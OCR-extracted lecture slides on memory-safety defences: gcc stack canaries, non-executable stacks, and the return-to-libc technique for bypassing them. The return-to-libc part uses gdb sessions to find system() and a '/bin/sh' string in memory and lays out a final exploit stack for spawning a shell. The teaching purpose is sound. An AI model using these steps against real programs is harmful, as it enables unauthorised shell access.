	sfp (%ebp)
	Insert canary here
	buffer1
	buffer2

CANARIES AND GCC

- As on gcc 4.4.5, canaries are not added to functions by default.
  - Could cause overheads as they are executed for every function that gets executed.
- Canaries can be added into the code by *–fstack-protector* option.
  - If *-fstack-protector* is specified, canaries will get added based on a gcc heuristic.
    - For example, buffer of size at-least 8 bytes is allocated.
    - Use of string operations such as strcpy, scanf, etc.
- Canaries can be evaded quite easily by not altering the contents of the canary.

CANARaIES EXAMPLE

Without canaries, the return address on stack gets overwritten resulting in a segmentation fault. With canaries, the program gets aborted due to stack smashing.

```
#include <stdio.h>

int scan()
{
        char buf2[22];
        scanf("%s", buf2);
}

int main(int argc, char **argv)
{
        return scan();
}
```

```
gcc canaries2.c -00
./a.out
```

```
2222222222222222222222222222222222222222222222222222
Segmentation fault
```

CANARIES EXAMPLE

- **Without canaries, the return address on stack gets overwritten resulting in a segmentation fault. With canaries, the program gets aborted due to stack smashing.**

```
#include <stdio.h>

int scan()
{
        char buf2[22];
        scanf("%s", buf2);
}

int main(int argc, char **argv)
{
        return scan();
}
```

```
gcc canaries2.c -00
./a.out
```

```
2222222222222222222222222222222222222222222222222222
Segmentation fault
```

```
gcc canaries2.c -fstack-protector -00
./a.out
```

```
2222222222222222222222222222222222222222222222222222
*** stack smashing detected ***: ./a.out terminated
======= Backtrace: =========
/lib/i686/cmov/libc.so.6(__fortify_fail+0x50)[0xb76baaa0]
/lib/i686/cmov/libc.so.6(+0xe0a4a)[0xb76baa4a]
./a.out[0x804847a]
[0x32323232]
======= Memory map: ========
08048000-08049000 r-xp 00000000 00:15 82052500   /home/chester/sse/canaries/a.ou
t
08049000-0804a000 rw-p 00000000 00:15 82052500   /home/chester/sse/canaries/a.ou
t
083a2000-083c3000 rw-p 00000000 00:00 0          [heap]
b75a9000-b75c6000 r-xp 00000000 08:01 884739     /lib/libgcc_s.so.1
b75c6000-b75c7000 rw-p 0001c000 08:01 884739     /lib/libgcc_s.so.1
b75d9000-b75da000 rw-p 00000000 00:00 0
b75da000-b771a000 r-xp 00000000 08:01 901176     /lib/i686/cmov/libc-2.11.3.so
b771a000-b771b000 ---p 00140000 08:01 901176     /lib/i686/cmov/libc-2.11.3.so
b771b000-b771d000 r--p 00140000 08:01 901176     /lib/i686/cmov/libc-2.11.3.so
b771d000-b771e000 rw-p 00142000 08:01 901176     /lib/i686/cmov/libc-2.11.3.so
b771e000-b7721000 rw-p 00000000 00:00 0
b7732000-b7735000 rw-p 00000000 00:00 0
b7735000-b7736000 r-xp 00000000 00:00 0          [vdso]
b7736000-b7751000 r-xp 00000000 08:01 884950     /lib/ld-2.11.3.so
b7751000-b7752000 r--p 0001b000 08:01 884950     /lib/ld-2.11.3.so
b7752000-b7753000 rw-p 0001c000 08:01 884950     /lib/ld-2.11.3.so
bfeb6000-bfecb000 rw-p 00000000 00:00 0          [stack]
Aborted
```

CANARY INTERNALS

```
.globl scan
        .type   scan, @function
scan:
        pushl   %ebp
        movl    %esp, %ebp
        subl    $56, %esp
        movl    %gs:20, %eax
        movl    %eax, -12(%ebp)
        xorl    %eax, %eax
        movl    $.LC0, %eax
        leal    -34(%ebp), %edx
        movl    %edx, 4(%esp)
        movl    %eax, (%esp)
        call    __isoc99_scanf
        movl    -12(%ebp), %edx
        xorl    %gs:20, %edx
        je      .L3
        call    __stack_chk_fail
```

Store canary onto stack

Verify if the canary has changed

With canaries

```
scan:
        pushl   %ebp
        movl    %esp, %ebp
        subl    $56, %esp
        movl    $.LC0, %eax
        leal    -30(%ebp), %edx
        movl    %edx, 4(%esp)
        movl    %eax, (%esp)
        call    __isoc99_scanf
        leave
        ret
```

Without canaries

gs is a segment that shows thread local data; in this case it is used for picking out canaries

NON EXECUTABLE STACKS (W^X)


- In Intel/AMD processors, ND/NX bit present to mark non code regions as non-executable.
  - Exception raised when code in a page marked W^X executes.
- Works for most programs.
  - Supported by Linux kernel from 2004.
  - Supported by Windows XP service pack 1 and Windows Server 2003.
    - Called DEP – Data Execution Prevention
- Does not work for some programs that NEED to execute from the stack.

  •Eg. JIT Compiler, constructs assembly code from external data and then executes it.
  (Need to disable the W^X bit, to get this to work)

Will non executable stack prevent buffer overflow attacks ?

Return – to – LibC Attacks


RETURN TO LIBC



This will not work if ND bit is set

RETURN TO LIBC

(Replace return address to point to a function within libc)



Bypasses W^X since F1 is in the code segment,
And can be legally executed.

F1 = System()

- **One option is function system present in libc**

  system("/bin/bash")

  would create a bash shell


  (there could be other options as well)

- **So we need to :-**

  - **Find the address of system in the program. (does not have to be a user specified function, could be a function present in one of the linked libraries)**

  - **Supply an address that points to the string /bin/sh.**

THE RETURN-TO-LIBC ATTACK




UNDERSTAND THE STACK

```
   ......
 8 foo:
 9          pushl   %ebp
10          movl    %esp, %ebp
11          subl    $8, %esp
12          movl    8(%ebp), %eax
13          movl    %eax, 4(%esp)
14          movl    $.LC0, (%esp)   : string "Hello world: %d\n"
15          call    printf
16          leave
17          ret
   ......
21 main:
22          leal    4(%esp), %ecx
23          andl    $-16, %esp
24          pushl   -4(%ecx)
25          pushl   %ebp
26          movl    %esp, %ebp
```

```
/* foobar.c */
#include<stdio.h>
void foo(int x)
{
  printf("Hello world: %d\n", x);
}

int main()
{
  foo(1);
  return 0;
}
```


[1] Chris Anley, Felix Lindner, and John Heasman, “The Shellcoder's Handbook “

UNDERSTAND THE STACK



(a) Line 28: subl $4, %esp
Line 29: movl $1, (%esp)

(b) Line 30: call foo




(c) Line 9: push %ebp
Line 10: movl %esp, %ebp

```
27          pushl   %ecx
28          subl    $4, %esp
29          movl    $1, (%esp)
30          call    foo
31          movl    $0, %eax
32          addl    $4, %esp
33          popl    %ecx
34          popl    %ebp
35          leal    -4(%ecx), %esp
36          ret
```

```
    ......
 8 foo:
 9          pushl   %ebp
10          movl    %esp, %ebp
11          subl    $8, %esp
12          movl    8(%ebp), %eax
13          movl    %eax, 4(%esp)
14          movl    $.LC0, (%esp)   : string "Hello world: %d\n"
15          call    printf
16          leave
17          ret
```

[1] Chris Anley, Felix Lindner, and John Heasman, “The Shellcoder's Handbook “

UNDERSTAND THE STACK



(d) Line 11: subl $8, %esp

(e) Line 16: leave

(f) Line 17: ret

```
27          pushl   %ecx
28          subl    $4, %esp
29          movl    $1, (%esp)
30          call    foo
31          movl    $0, %eax
32          addl    $4, %esp
33          popl    %ecx
34          popl    %ebp
35          leal    -4(%ecx), %esp
36          ret
```

```
    ......
 8 foo:
 9          pushl   %ebp
10          movl    %esp, %ebp
11          subl    $8, %esp
12          movl    8(%ebp), %eax
13          movl    %eax, 4(%esp)
14          movl    $.LC0, (%esp)   : string "Hello world: %d\n"
15          call    printf
16          leave
17          ret
```

[1] Chris Anley, Felix Lindner, and John Heasman, “The Shellcoder's Handbook “

SYSTEM CELL

```
#include<stdio.h>
void mysys(char *x)
{
   char c[5];
   system("/bin/sh");
   c[2]='s';
}
int main()
{
   mysys("hello");
}
```

```
1  0x0032a404 in system () from /lib/libc.so.6
2  (gdb) x $esp+4
3  0xbffff800:     0x0804846c
4  (gdb) x/s 0x0804846c
5  0x804846c <_IO_stdin_used+4>:    "/bin/sh"
6  (gdb) x/x $ebp+4
7  0xbffff82c:     0x080483c1
8  (gdb) disassemble main
9  Dump of assembler code for function main:
10 0x08048398 <main+0>:    push   %ebp
11 0x08048399 <main+1>:    mov    %esp,%ebp
12 0x0804839b <main+3>:    sub    $0x8,%esp
13 0x0804839e <main+6>:    and    $0xfffffff0,%esp
14 0x080483a1 <main+9>:    mov    $0x0,%eax
15 0x080483a6 <main+14>:   add    $0xf,%eax
16 0x080483a9 <main+17>:   add    $0xf,%eax
17 0x080483ac <main+20>:   shr    $0x4,%eax
18 0x080483af <main+23>:   shl    $0x4,%eax
19 0x080483b2 <main+26>:   sub    %eax,%esp
20 0x080483b4 <main+28>:   sub    $0xc,%esp
21 0x080483b7 <main+31>:   push   $0x8048474
22 0x080483bc <main+36>:   call   0x804837c <mysys>
23 0x080483c1 <main+41>:   add    $0x10,%esp
24 0x080483c4 <main+44>:   leave
25 0x080483c5 <main+45>:   ret
26 End of assembler dump.
```


[1] Chris Anley, Felix Lindner, and John Heasman, “The Shellcoder's Handbook “

FIND ADDRESS OF SYSTEM IN THE EXECUTABLE

```
-bash-2.05b$ gdb -q ./retlib
(no debugging symbols found)...(gdb)
(gdb) b main
Breakpoint 1 at 0x804859e
(gdb) r
Starting program: /home/c0ntex/retlib
(no debugging symbols found)...(no debugging symbols found)...
Breakpoint 1, 0x0804859e in main ()
(gdb) p system
$1 = {<text variable, no debug info>} 0x28085260 <system>
(gdb) q
The program is running.  Exit anyway? (y or n) y
-bash-2.05b$
```

FIND ADDRESS OF */bin/sh*


- Every process stores the enviroment variables at the bottom of the stack.
- We need to find this and extract the string /bin/sh from it.




FIND ADDRESS OF */bin/sh*

```
-bash-2.05b$ gdb -q ./retlib
(no debugging symbols found)...(gdb)
(gdb) b main
Breakpoint 1 at 0x804859e
(gdb) r
Starting program: /home/c0ntex/retlib
(no debugging symbols found)...(no debugging symbols found)...
Breakpoint 1, 0x0804859e in main ()
(gdb) x/s 0xbfbffd9b
0xbfbffd9b:      "BLOCKSIZE=K"
(gdb)
0xbfbffda7:      "TERM=xterm"
(gdb)
0xbfbffdb2:
"PATH=/sbin:/bin:/usr/sbin:/usr/bin:/usr/local/sbin:/usr/local/bin:/usr/X11R6/bi
n:/home/c0ntex/bin"
(gdb)
0xbfbffe1f:      "SHELL=/bin/sh"
(gdb) x/s 0xbfbffe25
0xbfbffe25:      "/bin/sh"
(gdb) q
The program is running.  Exit anyway? (y or n) y
-bash-2.05b$
```

THE FINAL EXPLOIT STACK



A CLEAN EXIT


xxx
xxx
0xbfbffe25
0x281130d0
Return Address
0x28085260
xxx
xxx
xxx
buffer
xxx
/bin/bash
exit()
In libc
system()
In libc

LIMITATION OF RET2LIBC

- **Limitation on what the attacker can do.**
  (only restricted to certain functions in the library)

- **These functions could be removed from the library.**

THE ATTACKER'S PLAN

- Find the bug in the source code (for eg. Kernel) that can be exploited.
  - Eyeballing.
  - Noticing something in the patches.
  - Following CVE.
- Use that bug to insert malicious code to perform something nefarious.
  - Such as getting root privileges in the kernel.

